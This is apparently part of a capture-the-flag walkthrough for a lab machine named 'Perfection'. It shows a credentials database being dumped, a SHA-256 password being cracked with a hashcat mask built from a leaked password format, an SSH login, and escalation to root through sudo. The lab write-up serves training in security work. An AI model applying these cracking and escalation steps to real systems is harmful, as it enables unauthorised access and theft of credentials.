susan@perfection:~/Migration$ ls -al
ls -al
total 16
drwxr-xr-x 2 root  root  4096 Oct 27  2023 .
drwxr-x--- 7 susan susan 4096 Feb 26  2024 ..
-rw-r--r-- 1 root  root  8192 May 14  2023 pupilpath_credentials.db
susan@perfection:~/Migration$ sqlite3 pupilpath_credentials.db .dump

sqlite3 pupilpath_credentials.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
);
INSERT INTO users VALUES(1,'Susan Miller','abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f');
INSERT INTO users VALUES(2,'Tina Smith','dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57');
INSERT INTO users VALUES(3,'Harry Tyler','d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393');
INSERT INTO users VALUES(4,'David Lawrence','ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a');
INSERT INTO users VALUES(5,'Stephen Locke','154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8');
COMMIT;
susan@perfection:~/Migration$
susan@perfection:~/Migration$
```

Lets copy the Susan's password to a file of our also it looks like sha256

Lets check all of the files owned by this user

```
susan@perfection:~/ruby_app$ find / -user susan -ls 2>/dev/null | grep -v proc
        4      0 crw--w----   1 susan    tty      136,   1 Oct  2 09:26 /dev/pts/1
        3      0 crw--w----   1 susan    tty      136,   0 Oct  2 07:57 /dev/pts/0
     3874      0 -rw-------   1 susan    susan         0 Oct  2 08:30 /tmp/tmp.x0MEaX4WF8
     3872      0 -rw-------   1 susan    susan         0 Oct  2 08:30 /tmp/tmp.6pkfkl999I
     1030      4 drwxr-x---   7 susan    susan      4096 Feb 26  2024 /home/susan
     1020      4 -rw-r--r--   1 susan    susan        39 Oct 17  2023 /home/susan/.vimrc
     1031      4 -rw-r--r--   1 susan    susan       220 Feb 27  2023 /home/susan/.bash_logout
     1032      4 -rw-r--r--   1 susan    susan      3771 Feb 27  2023 /home/susan/.bashrc
     1033      4 -rw-r--r--   1 susan    susan       807 Feb 27  2023 /home/susan/.profile
     3653      0 -rw-r--r--   1 susan    susan         0 Oct 27  2023 /home/susan/.sudo_as_admin_successful
     2196      4 drwx------   3 susan    susan      4096 Oct 27  2023 /home/susan/.gnupg
     2202      4 -rw-------   1 susan    susan        32 May 14  2023 /home/susan/.gnupg/pubring.kbx
     2233      4 -rw-------   1 susan    susan      1200 May 14  2023 /home/susan/.gnupg/trustdb.gpg
     2232      4 drwx------   2 susan    susan      4096 Oct 27  2023 /home/susan/.gnupg/private-keys-v1.d
     1066      4 drwxrwxr-x   3 susan    susan      4096 Oct 27  2023 /home/susan/.local
     1067      4 drwx------   3 susan    susan      4096 Oct 27  2023 /home/susan/.local/share
     1068      4 drwx------   2 susan    susan      4096 Oct 27  2023 /home/susan/.local/share/nano
     1069      4 drwx------   2 susan    susan      4096 Oct 27  2023 /home/susan/.cache
     1147      0 -rw-r--r--   1 susan    susan         0 Feb 28  2023 /home/susan/.cache/motd.legal-displayed
susan@perfection:~/ruby_app$
```

Lets see the group files by this name

```
susan@perfection:~/ruby_app$ find / -group susan -ls 2>/dev/null | grep -v proc
    39937      4 -rw-r-----   1 root     susan         625 May 14  2023 /var/mail/susan
     3874      0 -rw-------   1 susan    susan           0 Oct  2 08:30 /tmp/tmp.x0MEaX4WF8
     3872      0 -rw-------   1 susan    susan           0 Oct  2 08:30 /tmp/tmp.6pkfkl999I
     1030      4 drwxr-x---   7 susan    susan        4096 Feb 26  2024 /home/susan
     1020      4 -rw-r--r--   1 susan    susan          39 Oct 17  2023 /home/susan/.vimrc
     1031      4 -rw-r--r--   1 susan    susan         220 Feb 27  2023 /home/susan/.bash_logout
     1065      4 -rw-r-----   1 root     susan          33 Oct  2 06:58 /home/susan/user.txt
     1032      4 -rw-r--r--   1 susan    susan        3771 Feb 27  2023 /home/susan/.bashrc
     1033      4 -rw-r--r--   1 susan    susan         807 Feb 27  2023 /home/susan/.profile
     3653      0 -rw-r--r--   1 susan    susan           0 Oct 27  2023 /home/susan/.sudo_as_admin_successful
     2196      4 drwx------   3 susan    susan        4096 Oct 27  2023 /home/susan/.gnupg
     2202      4 -rw-------   1 susan    susan          32 May 14  2023 /home/susan/.gnupg/pubring.kbx
     2233      4 -rw-------   1 susan    susan        1200 May 14  2023 /home/susan/.gnupg/trustdb.gpg
     2232      4 drwx------   2 susan    susan        4096 Oct 27  2023 /home/susan/.gnupg/private-keys-v1.d
     1066      4 drwxrwxr-x   3 susan    susan        4096 Oct 27  2023 /home/susan/.local
     1067      4 drwx------   3 susan    susan        4096 Oct 27  2023 /home/susan/.local/share
     1068      4 drwx------   2 susan    susan        4096 Oct 27  2023 /home/susan/.local/share/nano
     1070      4 drwxr-xr-x   4 root     susan        4096 Oct 27  2023 /home/susan/ruby_app
     1530      4 drwxr-xr-x   2 root     susan        4096 Oct 27  2023 /home/susan/ruby_app/views
     2167      4 -rw-r--r--   1 root     susan        3842 Oct 24  2023 /home/susan/ruby_app/views/index.erb
     1593      8 -rw-r--r--   1 root     susan        5212 Oct 24  2023 /home/susan/ruby_app/views/weighted_grade_results.erb
     2163      8 -rw-r--r--   1 root     susan        5191 Oct 24  2023 /home/susan/ruby_app/views/weighted_grade.erb
     1594      4 -rw-r--r--   1 root     susan        3827 Oct 24  2023 /home/susan/ruby_app/views/about.erb
     1189      4 -rw-r--r--   1 root     susan        2488 Oct 25  2023 /home/susan/ruby_app/main.rb
     1198      4 drwxr-xr-x   5 root     susan        4096 Oct 27  2023 /home/susan/ruby_app/public
     1215      4 drwxr-xr-x   2 root     susan        4096 Oct 27  2023 /home/susan/ruby_app/public/fonts
     1220     32 -rw-r--r--   1 root     susan       31428 Apr  3  2023 /home/susan/ruby_app/public/fonts/JTUHjIg1_i6t8kCHKm4532V
     1219     60 -rw-r--r--   1 root     susan       60540 Apr  3  2023 /home/susan/ruby_app/public/fonts/S6uyw4BMUTPHjx4wWw.ttf
     1221      4 drwxr-xr-x   2 root     susan        4096 Oct 27  2023 /home/susan/ruby_app/public/css
```

Lets check this mail here

```
susan@perfection:~/ruby_app$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
susan@perfection:~/ruby_app$
```

So we have the hash and the format of password we can crack this now

```
hashcat -m 1400 -a 3 perfection 'susan_nasus_?d?d?d?d?d?d?d?d?d'
```

Lets run this this now `perfection` is file name which have susan hash for me

```
Candidates.#1....: susan_nasus_134698177 → susan_nasus_465877355

abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
```

User creds

```
Username : susan
Password : susan_nasus_413759210
```

Got the password lets login via ssh this time

```
ssh susan@10.129.229.121
susan@10.129.229.121's password:

susan@perfection:~ (0s)
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed Oct  2 09:34:18 AM UTC 2024

  System load:           0.00244140625
  Usage of /:            56.7% of 5.80GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             229
  Users logged in:       0
  IPv4 address for eth0: 10.129.229.121
  IPv6 address for eth0: dead:beef::250:56ff:feb9:2663

  => There are 6 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


susan@perfection ~
```

Got it lets check the sudo permission now

```
susan@perfection ~ (14.58s)
sudo -l

[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
```

Lets get root i guess

```
sudo su

root@perfection:/home/susan# id
uid=0(root) gid=0(root) groups=0(root)
```

Here is your root.txt

```
root@perfection:/home/susan# ls -al /root
total 32
drwx------  4 root root 4096 Oct  2 06:58 .
drwxr-xr-x 18 root root 4096 Oct 27  2023 ..
lrwxrwxrwx  1 root root    9 Feb 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Feb 26  2024 .cache
drwxr-xr-x  3 root root 4096 Feb 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 Feb 27  2023 .python_history -> /dev/null
-rw-r-----  1 root root   33 Oct  2 06:58 root.txt
-rw-r--r--  1 root root   39 Oct 17  2023 .vimrc
root@perfection:/home/susan#
```

Thanks for reading :)